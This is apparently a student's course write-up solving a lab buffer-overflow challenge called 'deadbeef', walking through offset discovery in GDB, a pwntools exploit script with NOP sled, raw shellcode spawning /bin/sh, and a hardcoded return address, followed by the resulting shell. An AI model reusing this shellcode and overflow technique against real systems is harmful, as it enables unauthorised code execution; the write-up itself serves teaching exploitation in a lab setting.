CS 395

G01167216

Nghi Vi

Final Project Writeup

Deadbeef

I. Reconnaissance

We will solve this binary without ASLR enabled. This binary is the classic buffer overflow challenge.

First, we discover in Ghidra that it reads 1000 bytes into a 256 bytes buffer.

We can find the distance using cyclic:

```
   0x5555555551b2 <main+77>    lea    rsi, [rip+0xe63]        # 0x5555555
5601c
   0x5555555551b9 <main+84>    mov    rdi, rax
   0x5555555551bc <main+87>    mov    eax, 0x0
   0x5555555551c1 <main+92>    call   0x555555555050 <__isoc99_sscanf@plt
>
─────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "deadbeef", stopped 0x5555555551a4 in main (), reason: SINGL
E STEP
─────────────────────────────────────────────────────────────────── trace ──
[#0] 0x5555555551a4 → main()
──────────────────────────────────────────────────────────────────────────────
gef➤  info frame
Stack level 0, frame at 0x7fffffffde30:
 rip = 0x5555555551a4 in main; saved rip = 0x6361617263616171
 Arglist at 0x7fffffffde20, args:
 Locals at 0x7fffffffde20, Previous frame's sp is 0x7fffffffde30
 Saved registers:
  rbp at 0x7fffffffde20, rip at 0x7fffffffde28
gef➤
```

caarcaaq

```
┌──(cs395㉿kali)-[~/Desktop/CS395_Final_Challenges/Deadbeef]
└─$ cyclic -l qaac
/home/cs395/.local/lib/python3.8/site-packages/pwnlib/commandline/cyclic.p
y:74: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
  pat = flat(pat, bytes=args.length)
264
```

Distance is 264 bytes.

Lets double check this :

```
$ python -c "print ('A' *264 + 'BBBBBBBB')"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
```

```
gef➤  info frame
Stack level 0, frame at 0x7fffffffddb0:
 rip = 0x5555555551a4 in main; saved rip = 0x4242424242424242
 Arglist at 0x7fffffffdda0, args:
 Locals at 0x7fffffffdda0, Previous frame's sp is 0x7fffffffddb0
 Saved registers:
  rbp at 0x7fffffffdda0, rip at 0x7fffffffdda8
```

Indeed we are able to rewrite the return address.

Since we need to input the value for 0xdeadbeef as an unsigned integer which will take up 10 bytes of data, we only need 254 bytes of junk to reach the rip address.


We can test this with a payload of

10bytes of num + 169 bytes of NOP + 85 bytes for shell code + 8 bytes for return Address

```
┌──(cs395㉿kali)-[~/Desktop/CS395_Final_Challenges/Deadbeef]
└─$ python -c 'print "3735928559"  + "N"*169 + "S"*85 + "C" *8'

3735928559NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSCCCCCCCC
```

Use the payload above to test in GDB if we can overwrite RIP address

```
gef➤  info frame
Stack level 0, frame at 0x7fffffffde28:
 rip = 0x5555555551fb in main; saved rip = 0x4343434343434343
 Arglist at 0x5353535353535353, args:
 Locals at 0x5353535353535353, Previous frame's sp is 0x7fffffffde30
 Saved registers:
  rip at 0x7fffffffde28
gef➤
```



From examing the stack after taking the input, we see we can return to the start of the shellcode since ASLR is off, the address is fixed.


RIP will now point to the start of the shell code at 0x00007fffffffde24 (0x00007fffffffde20 + 4 from the image above)

II. Crafting Exploit

```
#!usr/bin/env python3
from pwn import *
# This script must be run without ASLR enabled (no reference to address)

# Open Process
script = process("./deadbeef" , stdin = PTY)
print(script.recv())
num = p64(3735928559)

shellcode = b"\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\
x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b
\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x4
8\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05"

nopsLength = 254 - len(shellcode)
nops = b'\x90' * nopsLength
address = 0x00007fffffffde24
address = p64(address)
print (len(b'3735928559'))
print ("Shellcode Length : " + str(len(shellcode)))
print ("Nops needed : " + str(254 -len(shellcode)))
print (len(address))

#shell_packed = p64(shellcode)
payload = b'3735928559'
print(payload)
payload += nops + shellcode + address
#payload += shellcode +  nops+ address
#payload += nops
#payload += shellcode
#payload += address
#gdb.attach(script, "b *main + 149")
script.sendline(payload)
script.interactive()


                                                                    4,0-1         All
```

III. Result

Run the script above to get the shell:


┌──(cs395㉿kali)-[~/Desktop/CS395_Final_Challenges/Deadbeef]
└─$ python3 CS395_deadbeef_exploit.py
[+] Starting local process './deadbeef': pid 2857
b'Type in an integer!\n'
10
Shellcode Length : 85
Nops needed : 169
8
b'3735928559'
[*] Switching to interactive mode
You typed in the right integer!
$ $ whoami
cs395
$ $ ls
CS395_deadbeef_exploit.py core deadbeef
$ $ pwd
/home/cs395/Desktop/CS395_Final_Challenges/Deadbeef
$ $ uname -a
Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64 GNU/Linux
$ $